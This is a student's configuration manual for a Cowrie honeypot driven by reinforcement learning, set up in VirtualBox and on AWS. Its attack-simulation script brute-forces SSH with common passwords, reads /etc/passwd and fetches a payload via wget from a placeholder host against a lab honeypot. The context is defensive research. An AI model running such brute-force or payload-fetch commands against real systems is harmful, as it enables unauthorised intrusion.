Configuration Manual

MSc Research Project
MSc Cybersecurity

JISHA ALEX

Student ID: 23272481

School of Computing
National College of Ireland

Supervisor: ROHIT VERMA

National College of Ireland

MSc Project Submission Sheet

School of Computing

Student Name:	JISHA ALEX
Student ID:	23272481
Programme:	MSc. Cybersecurity **Year:** 2024-2025
Module:	Practicum2
Lecturer:	Rohit Verma
Submission Due Date:	11-08-2025
Project Title:	Reinforcement Learning-Based Adaptive Honeypot Systems for Mitigating Cyber Threats in Cloud-Based Enterprise Environments.
Word Count:	1741 **Page Count: 10**

I hereby certify that the information contained in this (my submission) is information pertaining to research I conducted for this project. All information other than my own contribution will be fully referenced and listed in the relevant bibliography section at the rear of the project.
ALL internet material must be referenced in the bibliography section. Students are required to use the Referencing Standard specified in the report template. To use other author's written or electronic work is illegal (plagiarism) and may result in disciplinary action.

Signature: Jisha Alex

Date: 11-08-2025

PLEASE READ THE FOLLOWING INSTRUCTIONS AND CHECKLIST

Attach a completed copy of this sheet to each project (including multiple copies)	□
Attach a Moodle submission receipt of the online project submission, to each project (including multiple copies).	□
You must ensure that you retain a HARD COPY of the project, both for your own reference and in case a project is lost or mislaid. It is not sufficient to keep a copy on computer.	□

Assignments that are submitted to the Programme Coordinator Office must be placed into the assignment box located outside the office.

Office Use Only	
Signature:	
Date:	
Penalty Applied (if applicable):	

Configuration Manual

JISHA ALEX
23272481

1 Introduction

In the Research Project ,the RL-based adaptive honeypot system involved setting up a controlled, reproducible virtualized environment, configuring a deception-based honeypot (Cowrie), simulating attack traffic, collecting and processing logs, integrating with the TON_IoT dataset, generating synthetic attack data, implementing reinforcement learning (RL) decision logic, and deploying the framework on a cloud-based EC2 instance. The configuration manual is a step by step guide for the entire set up

2 Environment Set-up

Our design and Implementation is conducted in 2 different platforms , Intially the design and the model and has been created in the Virtual box environment and later the set up is mimicked to the Amazon web services (AWS).

2.1 Virtual Box set up

The initial stage involved installing Oracle VM VirtualBox to host isolated virtual machines (VMs) that simulate the honeypot environment. This allowed for a secure and controlled testing platform, independent of the host operating system.

2.1.1 System Configuration

Three separate VMs were created to represent distinct roles in the architecture:

1. **Target VM (Cowrie Honeypot)** – Runs the Cowrie honeypot software to capture attacker interactions.
2. **Attacker VM** – Hosts attack simulation scripts to generate malicious traffic.
3. **RL Agent VM** – Implements Q-Learning to process captured data and make adaptive responses.

Each VM was assigned static IP addresses within the same network to ensure consistent connectivity.

Component	Details
VM-1 (Cowrie Honeypot)	Ubuntu 20.04 LTS, 2 vCPU, 2 GB RAM,
VM-2 (Attacker Simulator)	Ubuntu 22.04, 2 vCPU, , 4 GB RAM, Python 3.10
VM-3 (RL Agent)	Ubuntu 22.04, 4 vCPU, 2 GB RAM, Python 3.10,



Figure 1:VirtualBox interface displaying three configured VMs.

2.1.2 Cowrie Honeypot initialization

- Power Up the Cowrie Virtual Machine
- Open the Terminal in Cowrie Terminal
- Download and install the Cowrie from Github using Gitclone

```
sudo apt update && sudo apt upgrade -y
sudo apt install git python3-venv python3-pip libssl-dev libffi-dev build-essential libpython3-dev -y
git clone https://github.com/cowrie/cowrie.git
cd cowrie
python3 -m venv cowrie-env
source cowrie-env/bin/activate
pip install -r requirements.txt
```



Figure 2: Cowrie Environment setup

- The Cowrie has been successfully installed in the Virtual machine , further the cowrie can be started with the following code .

  bin/cowrie start

- In order to monitor the live logs while the attacker is connected
  ip a | grep inet
  tail -f var/log/cowrie/cowrie.json
- The system is prepped for collecting and monitoring to the Live logs generated from the attacker

2.1.3 Attacker Honeypot

- Intialize the attacker tools like ssh pass to automate the attacks

  sudo apt update && sudo apt install -y sshpass

- Connect to the cowrie system via SSH

  ssh root@192.168.56.101 -p 2222



Figure 3: Connecting Attacker VM using IP

- Simulate the Attacks from the Attacker Honey pot by *nano simulate_attacks.sh*
- Update the below Code to the .sh

```
#!/bin/bash
set -e
sudo apt update && sudo apt install -y sshpass

TARGET_IP="192.168.56.101"
PORT=2222                # Cowrie SSH port

echo "[*] Simulating failed SSH tries..."
for p in password 123456 admin toor qwerty; do
  sshpass -p "$p" ssh -o StrictHostKeyChecking=no -p $PORT
root@$TARGET_IP "exit" || true
done

echo "[*] Simulating noisy commands..."
sshpass -p 'root' ssh -o StrictHostKeyChecking=no -p $PORT
root@$TARGET_IP \
```

"whoami; uname -a; ls -la; pwd; cd /; cat /etc/passwd; wget http://example.com/payload.sh; echo 'encrypt all'"

- Save and exit the nano mode



Figure 4: Execution of attack simulation from Attacker VM.

- Run the below command to simulate the attacks .

```
chmod +x simulate_attacks.sh
./simulate_attacks.sh
```

2.1.4 Synthetic Logs Generation

- Open Google collab in the Attacker VM , Run the Python code for synthetic log generation provided in *synthetic logs gener.ipynb,* will generate the *synthetic_logs.json* generated from the same IP address for the cowrie honey pot .

```
import json, random

attacks = ["brute_force", "port_scan", "malware_upload", "sql_injection", "benign"]
logs = []

for _ in range(300):
    event = {
        "eventid": random.choice(attacks),
        "input": "some_command_here"
    }
    logs.append(event)
```

```
with open('synthetic _logs.json', 'w') as f:
    json.dump(logs, f)
```

2.1.5 RL Agent

- Open Google Collab in the RL Agent Virtual Machine
- Load the TON-IoT Dataset to the google Collab .
- Run the Python Code for RL modelling using TON IoT Dataset in the google Collab *TON-IoT -RL .ipynb*
- Load the Dataset – Import TonIot Dataset as detailed in section A tan Manual
- Preprocess the Data – Clean flow and feature selection and normalization for preparing the data to train the model.
- Train-Test Split – The approach to split the data into training and testing set to evaluate the model performance reliably.
- Execute Q-Learning Model – Open the given. Open this .ipynb file from the artefact folder in Google Colab or in Jupyter Notebook and run its code using pre-processed data.
- Results — Check the Final Confusion Matrix and Cumulative Reward curve output after execution — as in Figure 5



Figure 5: Final RL model Result on TonIot Data.

- Store the trained RL model for reuse in the live decision engine.

```
import pickle
with open('q_table.pkl', 'wb') as f:
    pickle.dump(q_table, f)
```

- Open new terminal to create a stand alone runnable RL Agent
- Bash *python3 live_decision_engine.py* Having RL agent with map events to states, actions = ["BLOCK_IP", "ALERT", "IGNORE"]

Once the simulation is complete, the predictions are compared with the true attack types to generate a **classification report**:

- Metrics include **precision**, **recall**, **F1-score**, and **accuracy**.
- The model in this simulation achieved an overall accuracy of **83%**, with perfect detection in several attack categories as shown in figure 7.

```
# STEP 5: Evaluation Metrics
# ==================================
import pandas as pd
from sklearn.metrics import classification_report, confusion_matrix
import matplotlib.pyplot as plt
import seaborn as sns

df = pd.DataFrame(results)

# Treat predicted state as classification label
print("🔍 Classification Report:\n")
print(classification_report(df['true_attack'], df['predicted_state']))

# Confusion Matrix
cm = confusion_matrix(df['true_attack'], df['predicted_state'], labels=attack_types)
plt.figure(figsize=(8,6))
sns.heatmap(cm, annot=True, fmt='d', xticklabels=attack_types, yticklabels=attack_types, cmap='Blues')
plt.xlabel("Predicted")
plt.ylabel("Actual")
plt.title("Confusion Matrix – Attack Type Prediction")
plt.show()
```

```
🔍 Classification Report:

                precision    recall  f1-score   support

        benign       0.44      1.00      0.62        40
   brute_force       1.00      1.00      1.00        51
malware_upload       1.00      0.62      0.77        45
     port_scan       1.00      1.00      1.00        54
    ransomware       1.00      0.78      0.88        45
 sql_injection       1.00      0.65      0.79        65

      accuracy                           0.83       300
     macro avg       0.91      0.84      0.84       300
  weighted avg       0.93      0.83      0.85       300
```

Figure 7: Evaluation Result on Synthetic Data

2.1.6 RL Action Distribution Visualization

Finally, the actions taken by the RL agent are summarized in a bar chart:

1. Count the frequency of each action (block_ip, alert, ignore).
2. Plot the action distribution using matplotlib to provide a clear visual representation of the RL agent's decision patterns.



Figure 8: RL Agent Action Distribution

Honeypot Evaluation on Synthetic Logs

After training the RL model on TON_IoT data, we tested it using synthetic logs

Setup and Logic Preparation

- We imported a file with fake IoT attack logs (e.g., brute force, port scan).
- Each log has a type (attack_type) and some input (like 'malware', 'ssh', or 'port').
- We created three detection methods:
  - **No Honeypot**: does nothing.
  - **Static Honeypot**: detects everything blindly.
  - **Adaptive Honeypot**: decides smartly using a rule table (Q-table) as shown in figure 9.



Figure 9: Adaptive Honeypot Action Distribution

2.2 AWS Set up

2.2.1 System configuration

Component	Specification
OS	Ubuntu Server 22.04 LTS (x86_64)
Instance Type	t3.micro
Disk Size	8–10 GB (General Purpose SSD)
Network	AWS VPC with Security Groups configured
Key Pair	Cowrie-Key Pair.pem for SSH access
Tools Installed	Python3, pip3, watchdog, iptables, nmap, curl, tcpdump
Ports Open	Port 22,Port 2222

2.2.2 Create AWS Infrastructure

- ✓ Create VPC (if not using default):
- ✓ CIDR block: 172.31.0.0/16 (default AWS VPC range).
- ✓ Create Key Pair:
- ✓ AWS Console → EC2 → Key Pairs → Create.
- ✓ Download .pem file (e.g., cowrie-keypair.pem) to your local machine.
- ✓ Launch EC2 Instances:
- ✓ Honeypot Instance – Ubuntu Server 22.04, t2.micro (private IP: e.g., 172.31.45.5).
- ✓ Attacker Instance – Ubuntu Server 22.04, t2.micro (private IP: e.g., 172.31.37.10).



Figure 10: 3 instances in AWS

2.2.3 Configure Security Groups

- ✓ Inbound Rules for Honeypot:
  - SSH (22) → Admin's public IP (your laptop).
  - SSH (22) → 172.31.0.0/16 (internal EC2 communication).
- ✓ Outbound Rules:
  - Allow all outbound.

2.2.4 configure Honeypot EC2

- **Connect via SSH:**

ssh -i ~/Downloads/cowrie-keypair.pem ubuntu@<HONEYPOT_PUBLIC_IP

- **Install Dependencies:**
  sudo apt update
  sudo apt install -y python3-pip iptables
  pip3 install watchdog --break-system-packages
- **Deploy Honeypot Script (live_honeypot.py):**
  - Monitors /var/log/auth.log.
  - Parses IPs from "Failed password" / "Invalid user" entries.
  - Applies RL-style decision: block, alert, ignore.
  - Logs actions in honeypot_actions.log.

2.2.5 Configure Attacker EC2

- **Connect via SSH:**
  ssh -i ~/Downloads/cowrie-keypair.pem ubuntu@<ATTACKER_PUBLIC_IP
- **Install Tools:**
  sudo apt update
  sudo apt install -y nmap curl openssh-client

- **Deploy Attacker Script (attack_script.sh):**

  - Pings honeypot.
  - Runs `nmap` scan.
  - Sends HTTP probes, SQLi, XSS.
  - Attempts multiple SSH logins.

2.2.6 Test the System

- **Run Honeypot:**
  sudo -E python3 live_honeypot.py

- **Run Attacker**:

  sudo ./attack_script.sh

- **Verify Logs:**

  On Honeypot:
  tail -f honeypot_actions.log

- **Check firewall rules:**

  sudo iptables -L -n
  pip3 install pandas numpy matplotlib --break-system-packages

- **Transfer Files to Honeypot EC2**
  scp -i ~/Downloads/cowrie-keypair.pem ~/Downloads/ live_decision_engine .py. ~/Downloads/synthetic_logs.json ubuntu@<HONEYPOT_PUBLIC_IP>

  nano live_decision_engine .py.

```
import matplotlib
matplotlib.use("Agg")
plt.show()
plt.savefig("action_distribution.png")
```



Figure : Action Distribution plot generated

References

Cowrie Project. (2014). *Installing Cowrie in seven steps — cowrie 2.6.1 documentation*. [online] Cowrie.org. Available at: https://docs.cowrie.org/en/latest/INSTALL.html.

Dabic, I. (2024). *Setting Up Honeypot Using Cowrie - BlueGrid.io*..io. Available at: https://bluegrid.io/edu/setting-up-honeypot-using-cowrie/ [Accessed 10 Aug. 2025].

Joseph Bamidele Awotunde, Joseph Bamidele Awotunde, Agbotiname Lucky Imoize, Julius Olusola Odunuga, Lee, C., Li, C.-T. and Do, D. (2023). An Ensemble Tree-Based Model for Intrusion Detection in Industrial Internet of Things Networks. *Applied sciences*, 13(4), pp.2479–2479. doi:https://doi.org/10.3390/app13042479.

Moustafa, N., Ahmed, M. and Ahmed, S. (2020). Data Analytics-enabled Intrusion Detection: Evaluations of ToN_IoT Linux Datasets. *arXiv (Cornell University)*. doi:https://doi.org/10.48550/arxiv.2010.08521.

screeck (2023). *Setup a honeypot and catch hackers for FREE | cowrie tutorial*. YouTube. Available at: https://www.youtube.com/watch?v=jo-eaptc9Bw [Accessed 10 Aug. 2025].
Toyo Ntewo (2025). *Cowrie Honeypot setup*. [online] Medium. Available at: https://systemweakness.com/cowrie-honeypot-setup-b9989b84c99d [Accessed 11 Aug. 2025].